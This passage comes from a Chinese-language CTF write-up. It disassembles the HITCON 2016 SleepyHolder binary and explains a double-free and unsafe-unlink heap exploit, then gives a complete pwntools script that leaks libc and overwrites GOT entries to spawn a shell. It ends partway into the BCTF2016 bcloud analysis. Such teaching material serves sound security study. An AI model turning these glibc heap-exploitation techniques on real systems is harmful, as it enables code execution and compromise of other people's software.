|           0x00400968      mov edi, str.2._Big_secret
       ; 0x400f19 ; "2. Big secret"
|           0x0040096d      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400972      mov eax, dword [0x006020dc]
```

```
          ; huge_flag，表示 huge secret 是否已存在
|             0x00400978      test eax, eax
|         ,=< 0x0040097a      jne 0x400986
          ; huge_flag 为 1 时跳转
|         |   0x0040097c      mov edi, str.3._Keep_a_huge_secret_a
nd_lock_it_forever ; 0x400f28 ; "3. Keep a huge secret and lock
it forever"
|         |   0x00400981      call sym.imp.puts
          ; 否则打印出来
|         |   ; JMP XREF from 0x0040097a (sub.What_secret_do_you_w
ant_to_keep_93d)
|         `-> 0x00400986      lea rax, [local_10h]
|             0x0040098a      mov edx, 4
|             0x0040098f      mov esi, 0
|             0x00400994      mov rdi, rax
|             0x00400997      call sym.imp.memset
         ; void *memset(void *s, int c, size_t n)
|             0x0040099c      lea rax, [local_10h]
|             0x004009a0      mov edx, 4
|             0x004009a5      mov rsi, rax
|             0x004009a8      mov edi, 0
|             0x004009ad      mov eax, 0
|             0x004009b2      call sym.imp.read
         ; ssize_t read(int fildes, void *buf, size_t nbyte)
|             0x004009b7      lea rax, [local_10h]
|             0x004009bb      mov rdi, rax
|             0x004009be      call sym.imp.atoi
         ; int atoi(const char *str)
|             0x004009c3      mov dword [local_14h], eax
|             0x004009c6      mov eax, dword [local_14h]
|             0x004009c9      cmp eax, 2
         ; 2
|         ,=< 0x004009cc      je 0x400a3d
          ; big secret
|         |   0x004009ce      cmp eax, 3
         ; 3
|        ,==< 0x004009d1      je 0x400a96
          ; huge secret
|        ||   0x004009d7      cmp eax, 1
         ; 1
```

```
|      ,===< 0x004009da      je 0x4009e1
        ; small secret
|     ,====< 0x004009dc      jmp 0x400aeb
|     ||||   ; JMP XREF from 0x004009da (sub.What_secret_do_you_w
ant_to_keep_93d)
|     |`---> 0x004009e1      mov eax, dword [0x006020e0]
        ; small_flag，表示 small secret 是否已存在
|     | ||   0x004009e7      test eax, eax
|     |,===< 0x004009e9      je 0x4009f0
        ; small_flag 为 0 时
|    ,=====< 0x004009eb      jmp 0x400aeb
|    |||||   ; JMP XREF from 0x004009e9 (sub.What_secret_do_you_w
ant_to_keep_93d)
|    ||`---> 0x004009f0      mov esi, 0x28
       ; '(' ; 40
|    || ||   0x004009f5      mov edi, 1
|    || ||   0x004009fa      call sym.imp.calloc
        ; calloc(1, 0x28) 为 small secret 分配空间
|    || ||   0x004009ff      mov qword [0x006020d0], rax
        ; 把地址放到 [0x006020d0]
|    || ||   0x00400a06      mov dword [0x006020e0], 1
        ; 设置 small_flag 为 1
|    || ||   0x00400a10      mov edi, str.Tell_me_your_secret:
       ; 0x400f52 ; "Tell me your secret: "
|    || ||   0x00400a15      call sym.imp.puts
       ; int puts(const char *s)
|    || ||   0x00400a1a      mov rax, qword [0x006020d0]
       ; [0x6020d0:8]=0
|    || ||   0x00400a21      mov edx, 0x28
       ; '(' ; 40
|    || ||   0x00400a26      mov rsi, rax
|    || ||   0x00400a29      mov edi, 0
|    || ||   0x00400a2e      mov eax, 0
|    || ||   0x00400a33      call sym.imp.read
        ; read(0, [0x006020d0], 0x28) 读入 small secret
|    ||,===< 0x00400a38      jmp 0x400aeb
|    |||||   ; JMP XREF from 0x004009cc (sub.What_secret_do_you_w
ant_to_keep_93d)
|    ||||`-> 0x00400a3d      mov eax, dword [0x006020d8]
        ; big_flag，表示 big secret 是否已存在
```

```
|   ||||    0x00400a43      test eax, eax
|   ||||,=< 0x00400a45      je 0x400a4c
        ; big_flag 为 0 时
|  ,======< 0x00400a47      jmp 0x400aeb
|  ||||||   ; JMP XREF from 0x00400a45 (sub.What_secret_do_you_w
ant_to_keep_93d)
|  |||||`-> 0x00400a4c      mov esi, 0xfa0
       ; 4000
|  |||||    0x00400a51      mov edi, 1
|  |||||    0x00400a56      call sym.imp.calloc
        ; calloc(1, 0xfa0) 为 big secret 分配空间
|  |||||    0x00400a5b      mov qword [0x006020c0], rax
        ; 把地址放到 [0x006020c0]
|  |||||    0x00400a62      mov dword [0x006020d8], 1
        ; 设置 big_flag 为 1
|  |||||    0x00400a6c      mov edi, str.Tell_me_your_secret:
       ; 0x400f52 ; "Tell me your secret: "
|  |||||    0x00400a71      call sym.imp.puts
       ; int puts(const char *s)
|  |||||    0x00400a76      mov rax, qword [0x006020c0]
       ; [0x6020c0:8]=0
|  |||||    0x00400a7d      mov edx, 0xfa0
       ; 4000
|  |||||    0x00400a82      mov rsi, rax
|  |||||    0x00400a85      mov edi, 0
|  |||||    0x00400a8a      mov eax, 0
|  |||||    0x00400a8f      call sym.imp.read
        ; read(0, [0x006020c0], 0xfa0) 读入 big secret
|  |||||,=< 0x00400a94      jmp 0x400aeb
|  ||||||   ; JMP XREF from 0x004009d1 (sub.What_secret_do_you_w
ant_to_keep_93d)
|  ||||`--> 0x00400a96      mov eax, dword [0x006020dc]
        ; huge_flag，表示 huge secret 是否已存在
|  |||| |   0x00400a9c      test eax, eax
|  ||||,==< 0x00400a9e      je 0x400aa2
        ; huge_flag 为 0 时
| ,=======< 0x00400aa0      jmp 0x400aeb
| |||||||   ; JMP XREF from 0x00400a9e (sub.What_secret_do_you_w
ant_to_keep_93d)
| |||||`--> 0x00400aa2      mov esi, 0x61a80
```

```
| ||||| |   0x00400aa7      mov edi, 1
| ||||| |   0x00400aac      call sym.imp.calloc
        ; calloc(1, 0x61a80) 为 huge secret 分配空间
| ||||| |   0x00400ab1      mov qword [0x006020c8], rax
        ; 把地址放到 [0x006020c8]
| ||||| |   0x00400ab8      mov dword [0x006020dc], 1
        ; 设置 huge_flag 为 1
| ||||| |   0x00400ac2      mov edi, str.Tell_me_your_secret:
       ; 0x400f52 ; "Tell me your secret: "
| ||||| |   0x00400ac7      call sym.imp.puts
       ; int puts(const char *s)
| ||||| |   0x00400acc      mov rax, qword [0x006020c8]
       ; [0x6020c8:8]=0
| ||||| |   0x00400ad3      mov edx, 0x61a80
| ||||| |   0x00400ad8      mov rsi, rax
| ||||| |   0x00400adb      mov edi, 0
| ||||| |   0x00400ae0      mov eax, 0
| ||||| |   0x00400ae5      call sym.imp.read
        ; read(0, [0x006020c8], 0x61a80) 读入 huge secret
| ||||| |   0x00400aea      nop
| ||||| |   ; XREFS: JMP 0x004009dc  JMP 0x004009eb  JMP 0x00400
a38  JMP 0x00400a47  JMP 0x00400a94  JMP 0x00400aa0
| `````-`-> 0x00400aeb      mov rax, qword [local_8h]
|           0x00400aef      xor rax, qword fs:[0x28]
|       ,=< 0x00400af8      je 0x400aff
|       |   0x00400afa      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
|       |   ; JMP XREF from 0x00400af8 (sub.What_secret_do_you_w
ant_to_keep_93d)
|       `-> 0x00400aff      leave
\           0x00400b00      ret
```

还是一样的，该函数使用 `calloc()` 为三种 secret 分别了不同大小的 chunk，small secret 属于 small chunk，big secret 和 huge secret 属于 large chunk。在分配前，会检查对应的 secret 是否已经存在，即每种 chunk 只能有一个。另外看函数开头部分，huge secret 显然受到了特殊处理。

- small secret: small chunk, 40 bytes
    - small_ptr: 0x006020d0

- small_flag: 0x006020e0
- big secret: large chunk, 4000 bytes
    - big_ptr: 0x006020c0
    - big_flag: 0x006020d8
- huge secret: large chunk, 400000 bytes
    - huge_ptr: 0x006020c8
    - huge_flag: 0x006020dc

Wipe secret

```
[0x00400850]> pdf @ sub.Which_Secret_do_you_want_to_wipe_b01
/ (fcn) sub.Which_Secret_do_you_want_to_wipe_b01 207
|   sub.Which_Secret_do_you_want_to_wipe_b01 ();
|           ; var int local_14h @ rbp-0x14
|           ; var int local_10h @ rbp-0x10
|           ; var int local_8h @ rbp-0x8
|           ; CALL XREF from 0x00400e48 (main)
|           0x00400b01      push rbp
|           0x00400b02      mov rbp, rsp
|           0x00400b05      sub rsp, 0x20
|           0x00400b09      mov rax, qword fs:[0x28]
       ; [0x28:8]=-1 ; '(' ; 40
|           0x00400b12      mov qword [local_8h], rax
|           0x00400b16      xor eax, eax
|           0x00400b18      mov edi, str.Which_Secret_do_you_wan
t_to_wipe ; 0x400f68 ; "Which Secret do you want to wipe?"
|           0x00400b1d      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400b22      mov edi, str.1._Small_secret
       ; 0x400f09 ; "1. Small secret"
|           0x00400b27      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400b2c      mov edi, str.2._Big_secret
       ; 0x400f19 ; "2. Big secret"
|           0x00400b31      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400b36      lea rax, [local_10h]
|           0x00400b3a      mov edx, 4
|           0x00400b3f      mov esi, 0
```

```
|           0x00400b44      mov rdi, rax
|           0x00400b47      call sym.imp.memset
       ; void *memset(void *s, int c, size_t n)
|           0x00400b4c      lea rax, [local_10h]
|           0x00400b50      mov edx, 4
|           0x00400b55      mov rsi, rax
|           0x00400b58      mov edi, 0
|           0x00400b5d      mov eax, 0
|           0x00400b62      call sym.imp.read
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x00400b67      lea rax, [local_10h]
|           0x00400b6b      mov rdi, rax
|           0x00400b6e      call sym.imp.atoi
       ; int atoi(const char *str)
|           0x00400b73      mov dword [local_14h], eax
|           0x00400b76      mov eax, dword [local_14h]
|           0x00400b79      cmp eax, 1
       ; 1
|        ,=< 0x00400b7c      je 0x400b85
        ; small secret
|        |   0x00400b7e      cmp eax, 2
       ; 2
|       ,==< 0x00400b81      je 0x400ba0
        ; big secret
|      ,===< 0x00400b83      jmp 0x400bba
|      |||   ; JMP XREF from 0x00400b7c (sub.Which_Secret_do_you_
want_to_wipe_b01)
|      ||`-> 0x00400b85      mov rax, qword [0x006020d0]
       ; [0x6020d0:8]=0
|      ||    0x00400b8c      mov rdi, rax
|      ||    0x00400b8f      call sym.imp.free
        ; free([0x006020d0]) 释放 small secret
|      ||    0x00400b94      mov dword [0x006020e0], 0
        ; 设置 small_flag 为 0
|      ||,=< 0x00400b9e      jmp 0x400bba
|      |||   ; JMP XREF from 0x00400b81 (sub.Which_Secret_do_you_
want_to_wipe_b01)
|      |`--> 0x00400ba0      mov rax, qword [0x006020c0]
       ; [0x6020c0:8]=0
|      | |   0x00400ba7      mov rdi, rax
```

```
|      | |   0x00400baa      call sym.imp.free
         ; free([0x006020c0]) 释放 big secret
|      | |   0x00400baf      mov dword [0x006020d8], 0
         ; 设置 big_flag 为 0
|      | |   0x00400bb9      nop
|      | |   ; JMP XREF from 0x00400b83 (sub.Which_Secret_do_you_
want_to_wipe_b01)
|      | |   ; JMP XREF from 0x00400b9e (sub.Which_Secret_do_you_
want_to_wipe_b01)
|      `-`-> 0x00400bba      mov rax, qword [local_8h]
|            0x00400bbe      xor rax, qword fs:[0x28]
|        ,=< 0x00400bc7      je 0x400bce
|        |   0x00400bc9      call sym.imp.__stack_chk_fail
        ; void __stack_chk_fail(void)
|        |   ; JMP XREF from 0x00400bc7 (sub.Which_Secret_do_you_
want_to_wipe_b01)
|        `-> 0x00400bce      leave
\            0x00400bcf      ret
```

该函数只能释放 small secret 和 big secret。释放的过程首先将对应的 chunk 释放掉，然后设置对应 flag 为 0。漏洞很明显，就是没有将 chunk 指针清空，存在悬指针，可能导致 use-after-free，然后在释放前，也没有检查 flag，可能导致 double-free。

Renew secret

```
[0x00400850]> pdf @ sub.Which_Secret_do_you_want_to_renew_bd0
/ (fcn) sub.Which_Secret_do_you_want_to_renew_bd0 259
|   sub.Which_Secret_do_you_want_to_renew_bd0 ();
|            ; var int local_14h @ rbp-0x14
|            ; var int local_10h @ rbp-0x10
|            ; var int local_8h @ rbp-0x8
|            ; CALL XREF from 0x00400e54 (main)
|            0x00400bd0      push rbp
|            0x00400bd1      mov rbp, rsp
|            0x00400bd4      sub rsp, 0x20
|            0x00400bd8      mov rax, qword fs:[0x28]
        ; [0x28:8]=-1 ; '(' ; 40
|            0x00400be1      mov qword [local_8h], rax
```

```
|           0x00400be5      xor eax, eax
|           0x00400be7      mov edi, str.Which_Secret_do_you_wan
t_to_renew ; 0x400f90 ; "Which Secret do you want to renew?"
|           0x00400bec      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400bf1      mov edi, str.1._Small_secret
       ; 0x400f09 ; "1. Small secret"
|           0x00400bf6      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400bfb      mov edi, str.2._Big_secret
       ; 0x400f19 ; "2. Big secret"
|           0x00400c00      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400c05      lea rax, [local_10h]
|           0x00400c09      mov edx, 4
|           0x00400c0e      mov esi, 0
|           0x00400c13      mov rdi, rax
|           0x00400c16      call sym.imp.memset
       ; void *memset(void *s, int c, size_t n)
|           0x00400c1b      lea rax, [local_10h]
|           0x00400c1f      mov edx, 4
|           0x00400c24      mov rsi, rax
|           0x00400c27      mov edi, 0
|           0x00400c2c      mov eax, 0
|           0x00400c31      call sym.imp.read
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x00400c36      lea rax, [local_10h]
|           0x00400c3a      mov rdi, rax
|           0x00400c3d      call sym.imp.atoi
       ; int atoi(const char *str)
|           0x00400c42      mov dword [local_14h], eax
|           0x00400c45      mov eax, dword [local_14h]
|           0x00400c48      cmp eax, 1
       ; 1
|        ,=< 0x00400c4b      je 0x400c54
        ; small secret
|        |   0x00400c4d      cmp eax, 2
       ; 2
|       ,==< 0x00400c50      je 0x400c8a
        ; big secret
```

```
|      ,===< 0x00400c52       jmp 0x400cbd
|      |||   ; JMP XREF from 0x00400c4b (sub.Which_Secret_do_you_
want_to_renew_bd0)
|      ||`-> 0x00400c54       mov eax, dword [0x006020e0]
       ; [0x6020e0:4]=0
|      ||    0x00400c5a       test eax, eax
|      ||,=< 0x00400c5c       je 0x400c88
        ; small_flag 为 0 时，函数返回
|      |||   0x00400c5e       mov edi, str.Tell_me_your_secret:
       ; 0x400f52 ; "Tell me your secret: "
|      |||   0x00400c63       call sym.imp.puts
       ; int puts(const char *s)
|      |||   0x00400c68       mov rax, qword [0x006020d0]
       ; [0x6020d0:8]=0
|      |||   0x00400c6f       mov edx, 0x28
       ; '(' ; 40
|      |||   0x00400c74       mov rsi, rax
|      |||   0x00400c77       mov edi, 0
|      |||   0x00400c7c       mov eax, 0
|      |||   0x00400c81       call sym.imp.read
        ; read(0, [0x006020d0], 0x28) 否则读入 small secret
|     ,====< 0x00400c86       jmp 0x400cbd
|     ||||   ; JMP XREF from 0x00400c5c (sub.Which_Secret_do_you_
want_to_renew_bd0)
|    ,===`-> 0x00400c88       jmp 0x400cbd
|    ||||    ; JMP XREF from 0x00400c50 (sub.Which_Secret_do_you_
want_to_renew_bd0)
|    |||`--> 0x00400c8a       mov eax, dword [0x006020d8]
       ; [0x6020d8:4]=0
|    |||     0x00400c90       test eax, eax
|    ||| ,=< 0x00400c92       je 0x400cbc
        ; big_flag 为 0 时，函数返回
|    ||| |   0x00400c94       mov edi, str.Tell_me_your_secret:
       ; 0x400f52 ; "Tell me your secret: "
|    ||| |   0x00400c99       call sym.imp.puts
       ; int puts(const char *s)
|    ||| |   0x00400c9e       mov rax, qword [0x006020c0]
       ; [0x6020c0:8]=0
|    ||| |   0x00400ca5       mov edx, 0xfa0
       ; 4000
```

```
|   ||| |   0x00400caa      mov rsi, rax
|   ||| |   0x00400cad      mov edi, 0
|   ||| |   0x00400cb2      mov eax, 0
|   ||| |   0x00400cb7      call sym.imp.read
        ; read(0, [0x006020c0], 0xfa0) 否则读入 big secret
|   ||| |   ; JMP XREF from 0x00400c92 (sub.Which_Secret_do_you_
want_to_renew_bd0)
|   ||| `-> 0x00400cbc      nop
|   |||     ; JMP XREF from 0x00400c52 (sub.Which_Secret_do_you_
want_to_renew_bd0)
|   |||     ; JMP XREF from 0x00400c86 (sub.Which_Secret_do_you_
want_to_renew_bd0)
|   |||     ; JMP XREF from 0x00400c88 (sub.Which_Secret_do_you_
want_to_renew_bd0)
|   ```---> 0x00400cbd      mov rax, qword [local_8h]
|           0x00400cc1      xor rax, qword fs:[0x28]
|       ,=< 0x00400cca      je 0x400cd1
|       |   0x00400ccc      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
|       |   ; JMP XREF from 0x00400cca (sub.Which_Secret_do_you_
want_to_renew_bd0)
|       `-> 0x00400cd1      leave
\           0x00400cd2      ret
```

该函数只能对 small secret 和 big secret 进行修改，所以 huge secret 就是一次分配，永远存在且内容不可修改了。过程是首先判断对应的 flag 是否为 1，即 secret 是否已经存在，如果不存在，则读入 secret，否则函数直接返回。

漏洞利用

总结一下我们知道的东西：

- small secret: small chunk, 40 bytes
    - small_ptr: 0x006020d0
    - small_flag: 0x006020e0
- big secret: large chunk, 4000 bytes
    - big_ptr: 0x006020c0
    - big_flag: 0x006020d8

- huge secret: large chunk, 400000 bytes
    - huge_ptr: 0x006020c8
    - huge_flag: 0x006020dc

漏洞：

- double-free：在 free chunk 的位置 calloc 另一个 chunk，即可再次 free 这个 chunk
- use-after-free：由于 double-free，calloc 出来的那个 chunk 被认为是 free 的，但可以使用

看到这里该题与上一题的差别很明显了，就是我们没有办法再通过 `keep(huge) -> wipe(huge) -> keep(huge)` 来利用 `brk()` 分配内存，制造 unsafe unlink。

然后我们又在 `_int_malloc()` 中发现了另一个东西：

```
static void*
_int_malloc(mstate av, size_t bytes)
{
  /*
     If this is a large request, consolidate fastbins before con
tinuing.
     While it might look excessive to kill all fastbins before
     even seeing if there is space available, this avoids
     fragmentation problems normally associated with fastbins.
     Also, in practice, programs tend to have runs of either sma
ll or
     large requests, but less often mixtures, so consolidation i
s not
     invoked all that often in most programs. And the programs t
hat
     it is called frequently in otherwise tend to fragment.
  */

  else {
    idx = largebin_index(nb);
    if (have_fastchunks(av))
      malloc_consolidate(av);
  }
```

当需求 chunk 是一个 large chunk 时，glibc 会将把 fastbins 中的 chunk 移除，设置 `PREV_INUSE` 为 0，合并 free chunk，然后放到 unsorted bin。接着 glibc 尝试从 unsorted bin 中取出 chunk，由于大小不合适，这些 chunk 又被放到 small bin 中：

```
          /* place chunk in bin */

          if (in_smallbin_range (size))
            {
              victim_index = smallbin_index (size);
              bck = bin_at (av, victim_index);
              fwd = bck->fd;
            }
```

这时就可以再次释放 small secret 而不触发 double-free 的检测。

那么为什么一定要将 small secret 放进 small bin 呢？因为当 chunk 被放进 small bin 时，会相应的修改 next chunk（即big secret）的 chunk header（设置prev_size， `PREV_INUSE` 置0），而当 chunk 被放进 fastbins 时是不会有这样的操作的。接下来我们需要通过 double-free 将 small secret 再次放进 fastbins（这时small secret同时存在于fastbins和small bin中），再从 fastbins 中取出 small secret，原因和上面类似，从 fastbins 中取出 chunk 不会设置 next chunk 的 chunk header。这样我们才能正确地触发 unlink。

unsafe unlink

```
def unlink():
    keep(1, "AAAA")      # small
    keep(2, "AAAA")      # big
    wipe(1)              # put small into fastbins
    keep(3, "AAAA")      # huge # put small into small bin
    wipe(1)              # double free # put small into fastbins

    payload  = p64(0) + p64(0x21)         # fake header
    payload += p64(small_ptr - 0x18)      # fake fd
    payload += p64(small_ptr - 0x10)      # fake bk
    payload += p64(0x20)                  # fake prev_size
    keep(1, payload)

    wipe(2)              # unsafe unlink
```

制造 double-free：

```
gdb-peda$ x/5gx 0x006020c0
0x6020c0:    0x0000000000603560    0x00007ffff7f92010
0x6020d0:    0x0000000000603530    0x0000000100000001
0x6020e0:    0x0000000000000000
gdb-peda$ x/10gx 0x00603530-0x10
0x603520:    0x0000000000000000    0x0000000000000031   <-- small
0x603530:    0x0000000000000000    0x00007ffff7dd1b98
0x603540:    0x0000000000000000    0x0000000000000000
0x603550:    0x0000000000000030    0x0000000000000fb0   <-- big <
-- PREV_INUSE
0x603560:    0x0000000041414141    0x0000000000000000
```

上面的过程一方面通过 malloc_consolidate 设置了 big secret 的 PREV_INUSE，另一方面通过 double-free 将 small secret 放进 fastbins。

在 small secret 中布置上一个 fake chunk：

```
gdb-peda$ x/5gx 0x006020c0
0x6020c0:    0x0000000000603560    0x00007ffff7f92010
0x6020d0:    0x0000000000603530    0x0000000100000001
0x6020e0:    0x0000000000000001
gdb-peda$ x/10gx 0x00603530-0x10
0x603520:    0x0000000000000000    0x0000000000000031
0x603530:    0x0000000000000000    0x0000000000000021  <-- fake
chunk
0x603540:    0x00000000006020b8    0x00000000006020c0    <-- fd,
 bk pointer
0x603550:    0x0000000000000020    0x0000000000000fb0  <-- big <
-- fake prev_size
0x603560:    0x0000000041414141    0x0000000000000000
gdb-peda$ x/gx 0x006020b8 + 0x18
0x6020d0:    0x0000000000603530    <-- P->fd->bk = P
gdb-peda$ x/gx 0x006020c0 + 0x10
0x6020d0:    0x0000000000603530    <-- P->bk->fd = P
```

释放 big secret 即可触发 unsafe unlink：

```
gdb-peda$ x/6gx 0x006020b8
0x6020b8:    0x0000000000000000    0x0000000000603560
0x6020c8:    0x00007ffff7f92010    0x00000000006020b8  <-- fake
chunk ptr
0x6020d8:    0x0000000100000000    0x0000000000000001
```

于是我们就获得了修改 `.bss` 段的能力。

后面的过程就和上一题完全一样了。

leak libc

```
def leak():
    global one_gadget

    payload  = "A" * 8
    payload += p64(elf.got['free']) # big_ptr -> free@got.plt
    payload += "A" * 8
    payload += p64(big_ptr)         # small_ptr -> big_ptr
    payload += p32(1)               # big_flag
    renew(1, payload)
    renew(2, p64(elf.plt['puts']))  # free@got.plt -> puts@plt
    renew(1, p64(elf.got['puts']))  # big_ptr -> puts@got.plt

    wipe(2)
    puts_addr = u64(io.recvline()[:6] + "\x00\x00")
    libc_base = puts_addr - libc.symbols['puts']
    one_gadget = libc_base + 0x4525a

    log.info("libc base: 0x%x" % libc_base)
    log.info("one_gadget address: 0x%x" % one_gadget)
```

pwn

```
def pwn():
    payload  = "A" * 0x10
    payload += p64(elf.got['puts']) # small_ptr -> puts@got.plt
    renew(1, payload)

    renew(1, p64(one_gadget))       # puts@got.plt -> one_gadget
    io.interactive()
```

开启 ASLR，Bingo!!!

```
$ python exp.py
[+] Starting local process './SleepyHolder': pid 8352
[*] libc base: 0x7ffbcd987000
[*] one_gadget address: 0x7ffbcd9cc25a
[*] Switching to interactive mode
$ whoami
firmy
```

exploit

完整的 exp 如下：

```python
#!/usr/bin/env python

from pwn import *

#context.log_level = 'debug'

io = process(['./SleepyHolder'], env={'LD_PRELOAD':'./libc-2.23.so'})
elf = ELF('SleepyHolder')
libc = ELF('libc-2.23.so')

small_ptr = 0x006020d0
big_ptr = 0x006020c0

def keep(idx, content):
    io.sendlineafter("Renew secret\n", '1')
    io.sendlineafter("Big secret\n", str(idx))
    io.sendafter("secret: \n", content)

def wipe(idx):
    io.sendlineafter("Renew secret\n", '2')
    io.sendlineafter("Big secret\n", str(idx))

def renew(idx, content):
    io.sendlineafter("Renew secret\n", '3')
    io.sendlineafter("Big secret\n", str(idx))
    io.sendafter("secret: \n", content)
```

```
def unlink():
    keep(1, "AAAA")     # small
    keep(2, "AAAA")     # big
    wipe(1)             # put small into fastbins
    keep(3, "AAAA")     # huge # put small into small bin
    wipe(1)             # double free # put small into fastbins

    payload  = p64(0) + p64(0x21)       # fake header
    payload += p64(small_ptr - 0x18)    # fake fd
    payload += p64(small_ptr - 0x10)    # fake bk
    payload += p64(0x20)                # fake prev_size
    keep(1, payload)

    wipe(2)             # unsafe unlink

def leak():
    global one_gadget

    payload  = "A" * 8
    payload += p64(elf.got['free']) # big_ptr -> free@got.plt
    payload += "A" * 8
    payload += p64(big_ptr)         # small_ptr -> big_ptr
    payload += p32(1)               # big_flag
    renew(1, payload)
    renew(2, p64(elf.plt['puts']))  # free@got.plt -> puts@plt
    renew(1, p64(elf.got['puts']))  # big_ptr -> puts@got.plt

    wipe(2)
    puts_addr = u64(io.recvline()[:6] + "\x00\x00")
    libc_base = puts_addr - libc.symbols['puts']
    one_gadget = libc_base + 0x4525a

    log.info("libc base: 0x%x" % libc_base)
    log.info("one_gadget address: 0x%x" % one_gadget)

def pwn():
    payload  = "A" * 0x10
    payload += p64(elf.got['puts']) # small_ptr -> puts@got.plt
    renew(1, payload)
```

```
    renew(1, p64(one_gadget))       # puts@got.plt -> one_gadget
    io.interactive()

if __name__ == "__main__":
    unlink()
    leak()
    pwn()
```

参考资料

- https://ctftime.org/task/4812
- https://github.com/mehQQ/public_writeup/tree/master/hitcon2016/SleepyHolder

6.1.23 pwn BCTF2016 bcloud

下载文件

题目复现

```
$ file bcloud
bcloud: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV)
, dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Li
nux 2.6.24, BuildID[sha1]=96a3843007b1e982e7fa82fbd2e1f2cc598ee0
4e, stripped
$ checksec -f bcloud
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes     0               4       bcloud
$ strings libc-2.19.so | grep "GNU C"
GNU C Library (Ubuntu EGLIBC 2.19-0ubuntu6.7) stable release ver
sion 2.19, by Roland McGrath et al.
Compiled by GNU CC version 4.8.2.
```

32 位程序，开启了 Canary 和 NX，默认开启 ASLR。

在 Ubuntu-14.04 上玩一下：

```
$ ./bcloud
Input your name:
AAAA
Hey AAAA! Welcome to BCTF CLOUD NOTE MANAGE SYSTEM!
Now let's set synchronization options.
Org:
```

```
1234
Host:
4321
OKay! Enjoy:)
1.New note
2.Show note
3.Edit note
4.Delete note
5.Syn
6.Quit
option--->>
1
Input the length of the note content:
10
Input the content:
BBBB
Create success, the id is 0
1.New note
2.Show note
3.Edit note
4.Delete note
5.Syn
6.Quit
option--->>
2
WTF? Something strange happened.
1.New note
2.Show note
3.Edit note
4.Delete note
5.Syn
6.Quit
option--->>
3
Input the id:
0
Input the new content:
CCCC
Edit success.
1.New note
```

```
2.Show note
3.Edit note
4.Delete note
5.Syn
6.Quit
option--->>
4
Input the id:
0
Delete success.
1.New note
2.Show note
3.Edit note
4.Delete note
5.Syn
6.Quit
option--->>
5
Syncing...
Synchronization success.
```

典型的堆利用程序，实现了添加、修改、删除的功能，显示功能未实现。另外还有个同步，不知道做什么用。在打印菜单之前，程序读入 name 并打印了出来，这个很有意思，可能是为了信息泄漏故意设置的。

题目解析

init

在 main 函数打印菜单之前，有一个初始化函数 `fcn.0804899c` ，这个函数又依次调用了函数 `sub.memset_7a1` 和函数 `sub.memset_84e` ：

```
[0x08048590]> pdf @ sub.memset_7a1
/ (fcn) sub.memset_7a1 173
|   sub.memset_7a1 ();
|           ; var int local_60h @ ebp-0x60
|           ; var int local_5ch @ ebp-0x5c
|           ; var int local_ch @ ebp-0xc
```

```
|           ; var int local_4h @ esp+0x4
|           ; var int local_8h @ esp+0x8
|           ; CALL XREF from 0x080489a2 (fcn.0804899c)
|           0x080487a1      push ebp
|           0x080487a2      mov ebp, esp
|           0x080487a4      sub esp, 0x78
       ; 开辟栈空间
|           0x080487a7      mov eax, dword gs:[0x14]
      ; [0x14:4]=-1 ; 20
|           0x080487ad      mov dword [local_ch], eax
|           0x080487b0      xor eax, eax
|           0x080487b2      lea eax, [local_5ch]
       ; eax = local_5ch
|           0x080487b5      add eax, 0x40
       ; eax = local_5ch + 0x40
|           0x080487b8      mov dword [local_60h], eax
       ; [local_60h] = local_5ch + 0x40
|           0x080487bb      mov dword [local_8h], 0x50
      ; 'P' ; [0x50:4]=-1 ; 80
|           0x080487c3      mov dword [local_4h], 0
|           0x080487cb      lea eax, [local_5ch]
|           0x080487ce      mov dword [esp], eax
|           0x080487d1      call sym.imp.memset
       ; memset(local_5ch, 0, 0x50) 初始化内存
|           0x080487d6      mov dword [esp], str.Input_your_name
:     ; [0x8048e87:4]=0x75706e49 ; "Input your name:"
|           0x080487dd      call sym.imp.puts
      ; int puts(const char *s)
|           0x080487e2      mov dword [local_8h], 0xa
|           0x080487ea      mov dword [local_4h], 0x40
      ; '@' ; [0x40:4]=-1 ; 64
|           0x080487f2      lea eax, [local_5ch]
|           0x080487f5      mov dword [esp], eax
|           0x080487f8      call sub.read_68d
       ; read_68d(local_5ch, 0x40, 0xa) 调用函数读入 0x40 个字节
到栈
|           0x080487fd      mov dword [esp], 0x40
      ; '@' ; [0x40:4]=-1 ; 64
|           0x08048804      call sym.imp.malloc
       ; malloc(0x40) 分配空间
```

```
|           0x08048809      mov edx, eax
|           0x0804880b      mov eax, dword [local_60h]
        ; eax = local_5ch + 0x40
|           0x0804880e      mov dword [eax], edx
        ; 将返回地址放到 [local_5ch + 0x40]，该地址位于栈上
|           0x08048810      mov eax, dword [local_60h]
|           0x08048813      mov eax, dword [eax]
|           0x08048815      mov dword [0x804b0cc], eax
        ; 将返回地址放到 [0x804b0cc]，该地址位于 .bss 段
|           0x0804881a      mov eax, dword [local_60h]
|           0x0804881d      mov eax, dword [eax]
|           0x0804881f      lea edx, [local_5ch]
|           0x08048822      mov dword [local_4h], edx
|           0x08048826      mov dword [esp], eax
        ; [esp] 为返回地址
|           0x08048829      call sym.imp.strcpy
        ; strcpy([esp], local_5ch) 将读入的字符串复制到分配的空间上
|           0x0804882e      mov eax, dword [local_60h]
|           0x08048831      mov eax, dword [eax]
|           0x08048833      mov dword [esp], eax
|           0x08048836      call sub.Hey__s__Welcome_to_BCTF_CLO
UD_NOTE_MANAGE_SYSTEM_779   ; 调用函数打印出字符串
|           0x0804883b      mov eax, dword [local_ch]
|           0x0804883e      xor eax, dword gs:[0x14]
|       ,=< 0x08048845      je 0x804884c
|       |   0x08048847      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
|       |   ; JMP XREF from 0x08048845 (sub.memset_7a1)
|       `-> 0x0804884c      leave
\           0x0804884d      ret
```

